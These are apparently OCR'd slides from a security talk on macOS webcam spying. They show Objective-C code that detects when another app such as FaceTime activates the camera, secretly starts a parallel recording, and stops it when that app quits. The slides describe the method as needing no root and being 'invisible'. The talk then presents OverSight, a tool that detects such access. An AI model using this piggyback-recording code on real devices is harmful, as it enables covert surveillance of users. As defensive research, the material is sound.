
```
$ ./enumCameras

camera: Apple Inc./FaceTime HD Camera
```

camera enumeration

Detecting Video Session

2 register for notifications


```
//grab connection ID
connectionID = [camera performSelector:NSSelectorFromString(@"connectionID") withObject:nil];

//property struct
CMIOObjectPropertyAddress propertyStruct = {0};

//init property struct's selector
propertyStruct.mSelector = kAudioDevicePropertyDeviceIsRunningSomewhere;

//init property struct's scope
propertyStruct.mScope = kAudioObjectPropertyScopeGlobal;

//init property struct's element
propertyStruct.mElement = kAudioObjectPropertyElementMaster;

//block
// ->invoked when video changes & just calls helper function
CMIOObjectPropertyListenerBlock listenerBlock =
^(UInt32 inNumberAddresses, const CMIOObjectPropertyAddress addresses[])
{
   //handle notification
};

//register (add) property block listener
CMIOObjectAddPropertyListenerBlock(connectionID, &propertyStruct,
                                   dispatch_get_main_queue(), listenerBlock);
```




notification registration

Detecting Video Session

3 handle the notification



```
//running flag
UInt32 isRunning = -1;

//size of query flag
UInt32 propertySize = sizeof(isRunning);

//property address struct
CMIOObjectPropertyAddress propertyStruct = {0};

//init property struct's selector
propertyStruct.mSelector = kAudioDevicePropertyDeviceIsRunningSomewhere;

//init property struct's scope
propertyStruct.mScope = kCMIOObjectPropertyScopeGlobal;

//init property struct's element
propertyStruct.mElement = 0;

//query to get 'kAudioDevicePropertyDeviceIsRunningSomewhere' status
CMIOObjectGetPropertyData(deviceID, &propertyStruct, 0, NULL,
sizeof(kAudioDevicePropertyDeviceIsRunningSomewhere), &propertySize, &isRunning);

//check if camera went active!
if(YES == isRunning)
{
    //record!
}
```




determine camera status

Recording the Session

4 standard APIs & recording logic!


```
//capture session
AVCaptureSession* session = [[AVCaptureSession alloc] init];

//video input
AVCaptureDeviceInput* input = [AVCaptureDeviceInput deviceInputWithDevice:videoDevice error:NULL];

//output file
AVCaptureMovieFileOutput* output = [[AVCaptureMovieFileOutput alloc] init];

//add input
[session addInput:input];

//add output
[session addOutput:output];

//start session
[session startRunning];

//start recording!
[movieFileOutput startRecordingToOutputFileURL:[NSURL fileURLWithPath:@"someFile"]
recordingDelegate:self];
```



Detecting Session End

5 the malware shouldn't keep the camera on!

```
-(void)registerNotification
{
    //register for 'app terminated' notification
    [[[NSWorkspace sharedWorkspace] notificationCenter] addObserver:self
       selector:@selector(appTerminated:) name:NSWorkspaceDidTerminateApplicationNotification object:nil];
}

-(void)appTerminated:(NSNotification *)note
{
    //dbg msg
    NSLog(@"application terminated %@", note.userInfo);

    //webcam initiator?
    // ->stop recording too!
    if(YES == [webcamApp isEqualToString:note.userInfo[@"NSApplicationPath"]])

        //stop recording
```




```
$ ./register4Notifications

    NSApplicationBundleIdentifier = "com.apple.FaceTime";
    NSApplicationName = FaceTime;
    NSApplicationPath = "/Applications/FaceTime.app";
    NSApplicationProcessIdentifier = 63527;
```

application termination


Synack

Why this makes Malware Happy


and users le sad :(



apple 'approved'



no root




always record

"invisible"

Synack

PROTECTION


detecting 'multiple' accesses



Synack

The Goal

detect any/all processes that access camera/mic



steps:


1. monitor for cam/mic usage
2. identify consumer process
3. while(webcam in use)
   › monitor for consumers

novel features!


@Morpheus_____
& @DubiousMind - mahalo!!

The Tool: OverSight

detect any/all processes that access camera/mic



- detects audio/video use
- id's primary & seconds consumer webcam processes
- user can allow or block



access via status bar


objective-see.com (free!)


Synack

The Tool: OverSight


detect any/all processes that access the camera

Login Item






XPC comms



XPC service




status menu

find consumer

monitor audio/
video changes


kill process

alert user



Identifying Consumer Video Processes

